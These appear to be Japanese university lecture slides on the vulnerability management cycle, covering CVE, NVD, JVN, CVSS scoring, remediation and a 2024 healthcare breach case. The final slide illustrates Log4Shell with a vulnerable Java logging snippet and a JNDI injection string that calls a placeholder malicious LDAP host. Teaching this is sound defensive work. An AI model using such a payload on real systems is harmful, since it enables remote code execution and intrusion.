

# 脆弱性管理のサイクル

セキュリティ特論第一

DAVAAKHUU UNDARMA

# 目次

- 脆弱性とは
- 情報収集
- 評価
- 確認
- 改善
- まとめ

## What Is a Software Vulnerability?


ソフトウェアの脆弱性とは、攻撃者がシステムを制御できてしまう可能性のあるソフトウェア上の欠陥のことです。

以下で詳しく説明するように、このような脆弱性を引き起こす欠陥には、

- ・ ソフトウェアの設計上の不備、
- ・ ソースコードの問題、
- ・ アプリケーション内でのデータ管理やアクセス制御の不適切な設定などが含まれます。また、それ以外にも攻撃者が悪用できるあらゆる種類の問題が原因となることがある。



## サイバーセキュリティにおける4つの主な脆弱性のタイプ



- Network Vulnerabilities (ネットワークの脆弱性)
- Operating System Vulnerabilities (オペレーティングシステムの脆弱性)
- Application Vulnerabilities (アプリケーションの脆弱性)
- Human-related Vulnerabilities (人為的・人的な脆弱性)

[https://qualysec.com/vulnerability-testing-in-cyber-security/#elementor-toc\\_\\_heading-anchor-4](https://qualysec.com/vulnerability-testing-in-cyber-security/#elementor-toc__heading-anchor-4)

## サイバーセキュリティにおける4つの主な脆弱性のタイプ

### ソフトウェアの脆弱性

攻撃者に悪用される可能性があるソフトウェアシステム内の欠陥や弱点のことです。コードのエラー、バグ、パッチが適用されていない古いソフトウェアなどが含まれます。

### ネットワークの脆弱性

セキュリティの不十分なネットワーク構成、保護されていない無線接続、古いプロトコルなど、ネットワークインフラの弱点です。攻撃者はこれらを悪用して、DDoS攻撃を行ったり、データを盗んだりすることがあります。

### 設定の脆弱性

システムが不適切に設定されている場合に発生し、攻撃を受けやすくなります。一般的な設定の問題には、弱いアクセス権、初期設定のままの状態、不要なサービスの有効化などがあります。攻撃者はこれらを利用して、不正アクセスや操作を行う可能性があります。

### アプリケーションの脆弱性

Webアプリやモバイルアプリに存在するセキュリティ上の欠陥です。SQLインジェクション、クロスサイトスクリプティング（XSS）、バッファオーバーフローなど、様々な脆弱性があります。



## 近年の重大なサイバー攻撃の事例

発生時期： 2024年1月

被害組織： Group Health Cooperative of South-Central Wisconsin (GHC-SCW)

場所： アメリカ・ウィスコンシン州

攻撃内容:

- ハッカー集団によるネットワーク侵入
- 個人情報および医療情報が流出

被害者数： 約50万人



of South Central Wisconsin

影響：


- 個人のプライバシーが重大に侵害
- HIPAAなどの法令違反の可能性
- 医療機関の信頼性低下

この事例が示す重要性

- 脆弱性診断（Vulnerability Testing）の必要性
- ログ監視やSIEMの導入が急務

## GHC-SCWがなぜ被害を受けたのか？

脆弱性情報の収集や新たな脅威に関する警告の受信が不十分であり、使用していたソフトウェアに存在していた脆弱性（ゼロデイ、または後に明らかになったもの）について把握していなかった可能性がある。



# CVE(COMMON VULNERABILITIES AND EXPOSURES)



CVEとは、公開されたソフトウェアやシステムの脆弱性を一意に識別するための標準的な識別子（CVE-ID）を提供する仕組みであり、米国の非営利団体MITREによって管理されている。

- 脆弱性の識別と追跡が容易になる
- セキュリティツールやベンダー間での共通認識が可能になる
- 早期のパッチ適用やリスク評価が効率的に行える

<https://www.wallarm.com/what/common-vulnerabilities-and-exposures-cve>



# NVD (NATIONAL VULNERABILITY DATABASE)

NVDはアメリカ国立標準技術研究所（NIST）が運営する、情報セキュリティ上の脆弱性（セキュリティホール）に関する公式データベースです。世界中のソフトウェアやシステムの脆弱性情報を収集・整理し、公表しています。



## NVDの主な特徴

### •脆弱性情報の登録

CVE（Common Vulnerabilities and Exposures）番号という一意の識別子が付いた脆弱性情報を管理しています。

### •リスク評価（CVSSスコア）

各脆弱性について、CVSS（Common Vulnerability Scoring System）という基準に基づき、脆弱性の深刻度を点数で評価します。


### •情報の提供

最新の脆弱性情報や修正パッチ、攻撃手法などを広く公開し、誰でもアクセス可能です。

### •APIの提供

自動的に脆弱性情報を取得・更新できるAPIも提供しており、セキュリティ製品やシステムに連携可能です。

# JVN (JAPAN VULNERABILITY NOTES)



脆弱性情報はJPCERT/CCとIPA、およびJVNポータルサイトを通じて発信されている。 <https://jvn.jp/>

## 重要な役割

### 脆弱性情報の公開

日本国内および海外のソフトウェアに存在する深刻な脆弱性について、そのCVE番号、影響範囲、対策方法などの情報を公開している。

### 開発者・ベンダーとの調整



JPCERT/CCは、報告された脆弱性を該当するソフトウェアの開発元と連携し、修正対応が行われるまでの調整を行います。

### JVN iPedia

JVNの一部であるJVN iPediaは、NVDに登録されたCVE情報を日本語に翻訳し、体系的に提供しています。

## 評価（脆弱性の評価）

収集した情報に基づいて、その脆弱性がどれほど深刻であり、自組織にどのような影響を与える可能性があるかを分析・評価する必要がある。



残念ながら、GHC-SCWはこのステップを十分に実施していなかった可能性があります。

<https://www.prnewswire.com/news-releases/notice-of-cybersecurity-incident-at-ghc-scw-involving-personal-health-information-302111915.html>

# 評価

セキュリティ脆弱性の深刻度（重大性）を数値化するためのスコアリングシステム  
スコア範囲は 0.0 ～ 10.0（0 に近いほど低リスク、10 に近いほど高リスク）  
NVD、JVN などの脆弱性データベースで広く使用されている  
現在主に使用されているバージョンは CVSS v3.1


- スコアの分類
- 0.0 : 影響なし (None)
- 0.1 ～ 3.9 : 低 (Low)
- 4.0 ～ 6.9 : 中 (Medium)
- 7.0 ～ 8.9 : 高 (High)
- 9.0 ～ 10.0 : 重大 (Critical)



## 組織の特性に応じた評価

脆弱性が当該組織のIT環境や業務活動にどのような影響を及ぼす可能性があるかを明確にすることが重要です。

例えば、医療機関のEHR（電子カルテ）システムに発見された脆弱性は、他のシステムに存在する同程度の脆弱性よりも重要と見なされる場合があります。なぜなら、患者の個人情報漏えいしたり、治療が中断されたりするリスクがあるからです。



## 修正可能性の評価

特定の脆弱性を修正するために必要となるリソース（時間、費用、人材など）を評価すること。



## 脆弱性情報の対応（Vulnerability Remediation / Response）

このフェーズでは、評価された脆弱性に対して、修正またはリスクを軽減するための対策を講じます。

パッチ適用  
(Patching)

構成の強化  
(Configuration  
Hardening)

ベクトルの遮断  
(Mitigation)

バックアップとリ  
カバリ (Backup  
and Recovery)



## 脆弱性情報の対応 (Vulnerability Remediation / Response)

### パッチ適用 (Patching)

最も効果的な方法は、ソフトウェアのパッチやアップデートを適時に適用することです。

GHC-SCWの場合、攻撃を受けた原因となった脆弱性は、既に知られていたが修正されていなかったソフトウェアに存在していた可能性があります。

### 構成の強化 (Configuration Hardening)

システムのセキュリティ設定を強化すること。

例：不要なサービスの無効化、パスワードポリシーの強化など。

### ベクトルの遮断 (Mitigation)

脆弱性をすぐに修正できない場合、それを悪用されにくくするための措置を講じます。

例：ファイアウォールのルール更新、ネットワークのセグメンテーション、IDS/IPSに新しいルールを追加するなど。

### バックアップとリカバリ (Backup and Recovery)

ランサムウェアなどの攻撃による被害を最小限に抑えるため、データの定期的なバックアップと復旧計画の整備が重要です。

## 脆弱性情報の確認, 改善 (Vulnerability Verification)

このフェーズでは、実施した対策が効果的であったかどうかを検証します。

- **再スキャンの実施**

脆弱性を修正した後、再度スキャンを行い、その脆弱性が確実に解消されているかを確認します。

- **再度のペネトレーションテスト**


脆弱性を悪用するシナリオを再現し、システムが不正アクセスの試みに対して防御できているかを確認します。

- **監視とログの確認**

修正後も継続的にログを監視し、脆弱性に関連する不審な動作やアクセスの兆候が再発していないかを確認します。

- **評価と振り返り**

脆弱性管理プロセス全体の有効性を評価し、今後の改善点を明確にします。



この脆弱性を悪用した攻撃の例  
(Log4Shell (CVE-2021-44228) と呼ばれる深刻な脆弱性)

<https://www.intellilink.co.jp/column/vulner/2021/121500.aspx>

### 脆弱性の主なリスク:

- 外部サーバーから任意のコードをダウンロードして実行可能
- サーバーの権限を利用して、情報を盗んだり、システムを破壊したりすることが可能

# CVE-2021-44228

```
// Log4j ашиглаж байгаа энгийн Java код
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Example {
    private static final Logger logger =
LogManager.getLogger(Example.class);

    public static void main(String[] args) {
        String username = args[0]; // хэрэглэгчийн нэрийг
гадаадаас авна
        logger.info("User login: " + username); // лог руу бичиж
байна
    }
}
```

java Example '\${jndi:ldap://malicious-hacker.com/a}'







